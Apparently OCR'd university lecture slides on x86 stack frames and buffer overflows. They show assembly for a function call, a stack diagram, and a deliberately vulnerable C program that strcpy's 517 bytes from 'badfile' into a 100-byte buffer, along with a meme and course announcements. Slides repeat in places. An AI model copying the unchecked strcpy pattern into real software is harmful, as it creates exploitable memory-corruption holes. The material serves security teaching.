


```
void main()
{
    foo(2,3);
    return 0;
}
```

```
push   $0x3         ; push b
push   $0x2         ; push a
call   .... <foo>  ; push RA
...
```

```
void foo(int a, int b)
{
    int x, y;
    x = a + b;
    y = a - b;
}
```

```
push   %ebp                 ; save ebp
mov    %esp,%ebp            ; set ebp
...
mov    0x8(%ebp),%edx       ; a
mov    0xc(%ebp),%eax       ; b
add    %edx,%eax.           ; +
mov    %eax,-0x8(%ebp)      ; x=
mov    0x8(%ebp),%eax       ; etc.
sub    0xc(%ebp),%eax
mov    %eax,-0x4(%ebp)
...
leave  ; set esp = ebp
       ; pop ebp
ret    ; pop RA
```




There are two important registers that are used for accessing the stack

esp = points to top of stack **ebp = points to the current stack frame**

Putting Stuff on the stack

How does a program know where to find function args and local variables?



```
void main()
{
    foo(2,3);
    return 0;
}
```

```
push    $0x3        ; push b
push    $0x2        ; push a
call    .... <foo>  ; push RA
...
```

```
void foo(int a, int b)
{
    int x, y;
    x = a + b;
    y = a - b;
}
```

```
push    %ebp              ; save ebp
mov     %esp,%ebp         ; set ebp
...
mov     0x8(%ebp),%edx    ; a
mov     0xc(%ebp),%eax    ; b
add     %edx,%eax.        ; +
mov     %eax,-0x8(%ebp)   ; x=
mov     0x8(%ebp),%eax    ; etc.
sub     0xc(%ebp),%eax
mov     %eax,-0x4(%ebp)
...
leave ; set esp = ebp
      ; pop ebp
ret   ; pop RA
```

There are two important registers that are used for accessing the stack

esp = points to top of stack


ebp = points to the current stack frame

A Vulnerable Program

Reads (up to) 517 bytes of data from **`badfile`**

Storing the file contents into a str variable of size 517 bytes

Calling **bof()** function with str as an argument, which is copied to **buffer**




```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[????????];

    // potential buffer overflow!
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```

Main → bof() → strcpy() → overflow

A Vulnerable Program


What could go wrong if we have some buffer overflow vulnerability?

Thoughts?



A Vulnerable Program

What could go wrong if we have some buffer overflow vulnerability?



garbage
malicious code
garbage
garbage
garbage
New Address
garbage
garbage
garbage
garbage
garbage

Overwriting the return address with something else can lead to:

Non-existent address
→ CRASH

Access Violation
→ CRASH

Invalid Instruction
→ CRASH


Execution of attacker's code! → Oh no!!

Next time: Exploiting a Buffer Overflow

WHEN SOMEONE USES STRCPY() TO PUT
A COMMAND LINE ARGUMENT INTO A CHAR ARRAY
It's Free Real Estate

I have a buffer overflow vulnerability
What does that mean?
It means he's afraid of really long inputs
NO I'M NOT!
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAA
Stop it Patrick, you're KILLING HIM

Announcements



Pizza Party today at 4PM @ Barnard 254

Project details have been released

Extra Credit Opportunity


Office Hours tomorrow are moved to 11-11:50

Shellshock lab due on Sunday → Questions?

```c
int bof(char *str)
{
    char buffer[100];

    // potential buffer overflow!
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    return 1;
}
```

```
int bof(char *str)
{
    char buffer[100];

    // potential buffer overflow!
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    return 1;
}
```

THE STACK



... previous stack frames...

Arguments

Return Address

Previous frame pointer

buffer[99]

.

.

.

.


.

buffer[0]


Stack frame of bof()

```
int bof(char *str)
{
    char buffer[100];

    // potential buffer overflow!
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    return 1;
}
```

THE STACK



THE STACK



… previous stack frames…

Arguments

Return Address

Previous frame pointer


buffer[99]
.
.
.
.
.
buffer[0]

The CPU needs to keep track of two things:

1. The location of the top of stack

2. The location of the current stack frame we are executing

THE STACK



